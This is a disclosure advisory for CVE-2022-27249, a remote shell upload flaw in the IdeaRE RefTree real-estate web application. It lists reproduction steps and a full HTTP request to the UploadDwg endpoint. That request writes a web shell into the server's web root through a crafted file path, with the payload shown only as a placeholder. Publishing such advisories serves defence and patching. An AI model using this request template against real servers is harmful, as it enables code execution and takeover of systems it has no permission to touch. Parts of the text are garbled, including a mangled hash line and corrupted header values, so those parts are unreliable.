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IdeaRE RefTree Shell Upload

Authored by Savino Sisco Posted Mar 31, 2022

IdeaRE RefTree versions prior to 2021.09.17 suffer from a remote shell upload vulnerability.

tags | exploit, remote, shell advisories | CVE-2022-27249

 $\textbf{SHA-256} \mid 7 \text{a} 1 \text{f} 36 \text{a} 18 \text{6} \text{d} \text{a} \text{a} \text{b} \text{f} \text{b} 1 \text{c} \text{b} 5 \text{a} 35 \text{f} 53 \text{c} 2411 \text{f} 1 \text{a} \text{c} 4 \text{f} \text{c} 02655 \text{a} 8038 \text{c} \text{d} \text{a} \text{c} 234 \text{c} 32 \text{d} 49 \text{f} \text{d} \\ \textbf{Pavorite} \mid \textbf{View} \mid$


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           title: IdeaRE RefTree Remote Code Execution
product: IdeaRE RefTree < 2021.09.17
vulnerability type: Unrestricted File Upload
CVE ID: CVE-2022-27249
                      severity: High
CVSSv3 score: 8.8
CVSSv3 vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
                                        found: 2021-09-13
by: Savino Sisco saviosisco@gmail.com
 RefTree is a web application made for managing complex real estate situations. Among other features, it offers the possibility for authenticated users to upload and download DWG (CAD drawings) files for buildings.
 During a penetration test activity, an "Unrestricted File Upload" vulnerability was found which leverages the upload feature to upload a file anywhere on the
By uploading a malicious web page, like an aspx web shell, to the server's web root it is possible to achive code execution by just navigating to the malicious page with a web browser.
  [VULNERABLE VERSIONS]
 IdeaRE RefTree < 2021.09.17
  [TECHNICAL DETAILS]
 It is possible to reproduce the issue following these steps:
1. Log into the application to get a valid session cookie
2. Get a valid "ObjId" from the application (the ID of a building to associate
 the file to)

3. Use the API endpoint '/CaddemServiceJS/CaddemService.svc/rest/UploadDwg'
to upload a file on the target system, for example a web shell in the
 server's web root
4. Navigate to the new page with a web browser to trigger code execution
 Example of the HTTP request to the Upload endpoint:
 POST /CaddemServiceJS/CaddemService.svc/rest/UploadDwg HTTP/2
Host: [REDACTED]
Cookie: ASP.NET SessionId=bl125gke23enpullukeulouy
User-Agent: Mozîlla/5.0 (X11; Linux x86 64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, *7*
Accept-Language: en-Us,en;eq-0.5
Accept-Encoding; gzip, deflate
Content-Type: application/json
Content-Length: 2211
Origin: https://[REDACTED]
Referer: https://[REDACTED]/Reftreespace/
     "FileContent": "[BASE64 PAYLOAD]",
"DwgName": "C:\\inetpub\\wwwroot\\webshell.aspx",
"UploadType": "WorkingCopy",
"ObjId": 4774726,
"ObjType": 5,
"UpdateState": true,
      "DwgOp": 23
 HTTP/2 200 OK
Cache-Control: private
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/IO.0
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: [REDACTED]
 X-Powered-By: ASP.NET
Date: Fri, 10 Sep 2021 15:00:53 GMT
Content-Length: 24
```



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